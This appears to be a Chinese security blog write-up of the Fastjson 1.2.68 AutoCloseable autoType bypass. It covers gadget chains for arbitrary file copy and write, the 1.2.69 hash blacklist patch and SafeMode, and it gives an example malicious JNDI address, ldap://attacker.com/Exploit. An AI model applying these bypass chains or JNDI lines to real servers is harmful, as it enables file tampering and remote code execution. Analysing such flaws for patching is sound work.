
往下,未加载成功目标类,就会进入 AutoType 关闭时的检测逻辑,和上同理,这段能通过检测并继续往下执行:

往下,由于expectClassFlag为true,进入如下的loadClass()逻辑来加载目标类,但是由于AutoType关闭且jsonType为false,因此调用loadClass()函数的时候是不开启cache即缓存的:
由于我们定义的 VulAutoCloseable 类不在黑白名单中,因此这段能通过检测并继续往下执行。
往下,未加载成功目标类,就会进入 AutoType 关闭时的检测逻辑,和上同理,这段能通过检测并继续往下执行:
往下,由于expectClassFlag为true,进入如下的loadClass()逻辑来加载目标类,但是由于AutoType关闭且jsonType为false,因此调用loadClass()函数的时候是不开启cache即缓存的:

跟进该函数,使用AppClassLoader加载 VulAutoCloseable 类并直接返回:

往下,判断是否jsonType、true的话直接添加Mapping缓存并返回类,否则接着判断返回的类是否是ClassLoader、DataSource、RowSet等类的子类,是的话直接抛出异常,这也是过滤大多数JNDI注入Gadget的机制:
让我们来一步步拆解这句话背后的逻辑。整个过程可以比作一个安全检查流水线:
1 2 3 4 5 6 第一步:判断 jsonType if (jsonType) { // ... 添加缓存映射 return clazz; }
是什么:jsonType是一个标志,表示这个类是否使用了Fastjson的特定注解(如@JSONType)进行过自定义配置。
为什么:如果一个类被明确地用Fastjson的注解配置过,说明开发者对这个类在Fastjson中的行为是知晓和可控的,因此被认为是相对“安全”或“可信”的。
结果:如果 jsonType为 true,Fastjson会认为这个类是“白名单”内的,会将其加入缓存以便下次快速使用,然后直接返回这个类,跳过后续所有安全检查。
第二步:黑名单类继承关系检查(您问题中的核心部分)
如果第一步的 jsonType为 false,程序就会进入一个极其重要的检查环节:
1 2 3 4 5 6 7 // 否则接着判断返回的类是否是ClassLoader、DataSource、RowSet等类的子类,是的话直接抛出异常 if (ClassLoader.class.isAssignableFrom(clazz) // 检查是否是ClassLoader或其子类 || DataSource.class.isAssignableFrom(clazz) // 检查是否是DataSource或其子类 || RowSet.class.isAssignableFrom(clazz) // 检查是否是RowSet或其子类 ) { throw new JSONException("autoType is not support. " + typeName); }
ClassLoader的子类可以用于加载任意字节码。
DataSource和 RowSet的子类通常包含可以设置JNDI数据源(dataSourceName)的属性,攻击者可以通过这个属性注入恶意的JNDI地址(如 ldap://attacker.com/Exploit),从而触发远程代码加载。
第三步:expectClass检查(这是1.2.68漏洞利用的关键)
如果第二步也通过了(即类不在上述危险类别中),才会进入您之前提到的 expectClass检查:

1 2 3 4 5 6 7 8 9 10 11 12 13 if (expectClass != null) { if (expectClass.isAssignableFrom(clazz)) { // ... 返回clazz } else { throw new JSONException("..."); } }
1.2.68漏洞的巧妙之处就在于:攻击者通过第一个 @type传入一个安全的接口(如 AutoCloseable),使其成为 expectClass。在检查第二个 @type指定的恶意类时,因为该恶意类是 AutoCloseable的实现类(满足了expectClass.isAssignableFrom(clazz)),但却不是 ClassLoader、DataSource、RowSet等危险类的子类,所以它顺利通过了第二步的黑名单检查,从而实现了绕过。
前面的都能通过,往下,如果expectClass不为null,则判断目标类是否是expectClass类的子类,是的话就添加到Mapping缓存中并直接返回该目标类,否则直接抛出异常导致利用失败,这里就解释了为什么恶意类必须要继承AutoCloseable接口类,因为这里expectClass为AutoCloseable类、因此恶意类必须是AutoCloseable类的子类才能通过这里的判断 :
之后就是结尾处,恶意类的触发
简单总结一下:我们在 PoC 里面定义了两个 @type
第一个 @type 进去什么都没有发生;但是第一个 @type 是作为第二个指定的类里面的 expectClass。所以说白了,loadClass 去作用的类是第一个 @type;如果这个 @type 是可控的恶意类,可以造成命令执行攻击。
并且需要加载的目标类是expectClass类的子类或者实现类时(不在黑名单中)
实际利用 前面漏洞复现只是简单地验证绕过方法的可行性,在实际的攻击利用中,是需要我们去寻找实际可行的利用类的。
这里直接参考b1ue大佬文章 ,主要是寻找关于输入输出流的类来写文件,IntputStream和OutputStream都是实现自AutoCloseable接口的。
1 2 3 4 5 6 7 8 我寻找 gadget 时的条件是这样的。 需要一个通过 set 方法或构造方法指定文件路径的 OutputStream 需要一个通过 set 方法或构造方法传入字节数据的 OutputStream,参数类型必须是byte[]、ByteBuffer、String、char[]其中的一个,并且可以通过 set 方法或构造方法传入一个 OutputStream,最后可以通过 write 方法将传入的字节码 write 到传入的 OutputStream 需要一个通过 set 方法或构造方法传入一个 OutputStream,并且可以通过调用 toString、hashCode、get、set、构造方法 调用传入的 OutputStream 的 close、write 或 flush 方法 以上三个组合在一起就能构造成一个写文件的利用链,我通过扫描了一下 JDK ,找到了符合第一个和第三个条件的类。 分别是 FileOutputStream 和 ObjectOutputStream,但这两个类选取的构造器,不符合情况,所以只能找到这两个类的子类,或者功能相同的类。
复制文件(任意文件读取漏洞) 利用类:org.eclipse.core.internal.localstore.SafeFileOutputStream
依赖:
1 2 3 4 5 <dependency> <groupId>org.aspectj</groupId> <artifactId>aspectjtools</artifactId> <version>1.9.5</version> </dependency>
看下SafeFileOutputStream类的源码,其SafeFileOutputStream(java.lang.String, java.lang.String)构造函数判断了如果targetPath文件不存在且tempPath文件存在,就会把tempPath复制到targetPath中,正是利用其构造函数的这个特点来实现Web场景下的任意文件读取:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 public class SafeFileOutputStream extends OutputStream { protected File temp; protected File target; protected OutputStream output; protected boolean failed; protected static final String EXTENSION = ".bak"; public SafeFileOutputStream(File file) throws IOException { this(file.getAbsolutePath(), (String)null); } // 该构造函数判断如果targetPath文件不存在且tempPath文件存在,就会把tempPath复制到targetPath中 public SafeFileOutputStream(String targetPath, String tempPath) throws IOException { this.failed = false; this.target = new File(targetPath); this.createTempFile(tempPath); if (!this.target.exists()) { if (!this.temp.exists()) { this.output = new BufferedOutputStream(new FileOutputStream(this.target)); return; } this.copy(this.temp, this.target); } this.output = new BufferedOutputStream(new FileOutputStream(this.temp)); } public void close() throws IOException { try { this.output.close(); } catch (IOException var2) { this.failed = true; throw var2; } if (this.failed) { this.temp.delete(); } else { this.commit(); } } protected void commit() throws IOException { if (this.temp.exists()) { this.target.delete(); this.copy(this.temp, this.target); this.temp.delete(); } } protected void copy(File sourceFile, File destinationFile) throws IOException { if (sourceFile.exists()) { if (!sourceFile.renameTo(destinationFile)) { InputStream source = null; BufferedOutputStream destination = null; try { source = new BufferedInputStream(new FileInputStream(sourceFile)); destination = new BufferedOutputStream(new FileOutputStream(destinationFile)); this.transferStreams(source, destination); destination.close(); } finally { FileUtil.safeClose(source); FileUtil.safeClose(destination); } } } } protected void createTempFile(String tempPath) { if (tempPath == null) { tempPath = this.target.getAbsolutePath() + ".bak"; } this.temp = new File(tempPath); } public void flush() throws IOException { try { this.output.flush(); } catch (IOException var2) { this.failed = true; throw var2; } } public String getTempFilePath() { return this.temp.getAbsolutePath(); } protected void transferStreams(InputStream source, OutputStream destination) throws IOException { byte[] buffer = new byte[8192]; while(true) { int bytesRead = source.read(buffer); if (bytesRead == -1) { return; } destination.write(buffer, 0, bytesRead); } } public void write(int b) throws IOException { try { this.output.write(b); } catch (IOException var3) { this.failed = true; throw var3; } } }
写入文件 写内容类:com.esotericsoftware.kryo.io.Output
依赖:
1 2 3 4 5 <dependency> <groupId>com.esotericsoftware</groupId> <artifactId>kryo</artifactId> <version>4.0.0</version> </dependency>
Output类主要用来写内容,它提供了setBuffer()和setOutputStream()两个setter方法可以用来写入输入流,其中buffer参数值是文件内容,outputStream参数值就是前面的SafeFileOutputStream类对象,而要触发写文件操作则需要调用其flush()函数:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 /** Sets a new OutputStream. The position and total are reset, discarding any buffered bytes. * @param outputStream May be null. */ public void setOutputStream (OutputStream outputStream) { this.outputStream = outputStream; position = 0; total = 0; } ... /** Sets the buffer that will be written to. {@link #setBuffer(byte[], int)} is called with the specified buffer's length as the * maxBufferSize. */ public void setBuffer (byte[] buffer) { setBuffer(buffer, buffer.length); } ... /** Writes the buffered bytes to the underlying OutputStream, if any. */ public void flush () throws KryoException { if (outputStream == null) return; try { outputStream.write(buffer, 0, position); outputStream.flush(); } catch (IOException ex) { throw new KryoException(ex); } total += position; position = 0; } ...
如果可以写入文件的话,我们这里可以写入一些恶意文件。
接着,就是要看怎么触发Output类flush()函数了,flush()函数只有在close()和require()函数被调用时才会触发,其中require()函数在调用write相关函数时会被触发。这也是链子的思维
其中,找到JDK的ObjectOutputStream类,其内部类BlockDataOutputStream的构造函数中将OutputStream类型参数赋值给out成员变量,而其setBlockDataMode()函数中调用了drain()函数、drain()函数中又调用了out.write()函数,满足前面的需求:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 /** * Creates new BlockDataOutputStream on top of given underlying stream. * Block data mode is turned off by default. */ BlockDataOutputStream(OutputStream out) { this.out = out; dout = new DataOutputStream(this); } /** * Sets block data mode to the given mode (true == on, false == off) * and returns the previous mode value. If the new mode is the same as * the old mode, no action is taken. If the new mode differs from the * old mode, any buffered data is flushed before switching to the new * mode. */ boolean setBlockDataMode(boolean mode) throws IOException { if (blkmode == mode) { return blkmode; } drain(); blkmode = mode; return !blkmode; } ... /** * Writes all buffered data from this stream to the underlying stream, * but does not flush underlying stream. */ void drain() throws IOException { if (pos == 0) { return; } if (blkmode) { writeBlockHeader(pos); } out.write(buf, 0, pos); pos = 0; }
对于setBlockDataMode()函数的调用,在ObjectOutputStream类的有参构造函数中就存在:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 public ObjectOutputStream(OutputStream out) throws IOException { verifySubclass(); bout = new BlockDataOutputStream(out); handles = new HandleTable(10, (float) 3.00); subs = new ReplaceTable(10, (float) 3.00); enableOverride = false; writeStreamHeader(); bout.setBlockDataMode(true); if (extendedDebugInfo) { debugInfoStack = new DebugTraceInfoStack(); } else { debugInfoStack = null; } }
但是Fastjson优先获取的是ObjectOutputStream类的无参构造函数,因此只能找ObjectOutputStream的继承类来触发了。
只有有参构造函数的ObjectOutputStream继承类:com.sleepycat.bind.serial.SerialOutput
依赖:
1 2 3 4 5 <dependency> <groupId>com.sleepycat</groupId> <artifactId>je</artifactId> <version>5.0.73</version> </dependency>
看到,SerialOutput类的构造函数中是调用了父类ObjectOutputStream的有参构造函数,这就满足了前面的条件了:
1 2 3 4 5 6 7 8 9 10 public SerialOutput(OutputStream out, ClassCatalog classCatalog) throws IOException { super(out); this.classCatalog = classCatalog; /* guarantee that we'll always use the same serialization format */ useProtocolVersion(ObjectStreamConstants.PROTOCOL_VERSION_2); }
PoC如下,用到了Fastjson循环引用的技巧来调用:
这里写入文件内容其实有限制,有的特殊字符并不能直接写入到目标文件中,比如写不进PHP代码等。
攻击利用成功。

补丁分析 对类名进行了Hash处理再比较哈希黑名单,并且添加了三个类:
网上已经有了利用彩虹表碰撞的方式得到的新添加的三个类分别为:
版本
十进制Hash值
十六进制Hash值
类名
1.2.69
5183404141909004468L
0x47ef269aadc650b4L
java.lang.Runnable
1.2.69
2980334044947851925L
0x295c4605fd1eaa95L
java.lang.Readable
1.2.69
-1368967840069965882L
0xed007300a7b227c6L
java.lang.AutoCloseable
这就简单粗暴地防住了这几个类导致的绕过问题了。
SafeMode 官方参考:https://github.com/alibaba/fastjson/wiki/fastjson_safemode
在1.2.68之后的版本,在1.2.68版本中,fastjson增加了safeMode的支持。safeMode打开后,完全禁用autoType。所有的安全修复版本sec10也支持SafeMode配置。
代码中设置开启SafeMode如下:
1 ParserConfig.getGlobalInstance().setSafeMode(true);
开启之后,就完全禁用AutoType即@type了,这样就能防御住Fastjson反序列化漏洞了。
具体的处理逻辑,是放在checkAutoType()函数中的前面,获取是否设置了SafeMode,如果是则直接抛出异常终止运行:
0x04 其他一些绕过黑名单的Gadget 这里补充下其他一些Gadget,可自行尝试。注意,均需要开启AutoType,且会被JNDI注入利用所受的JDK版本限制。
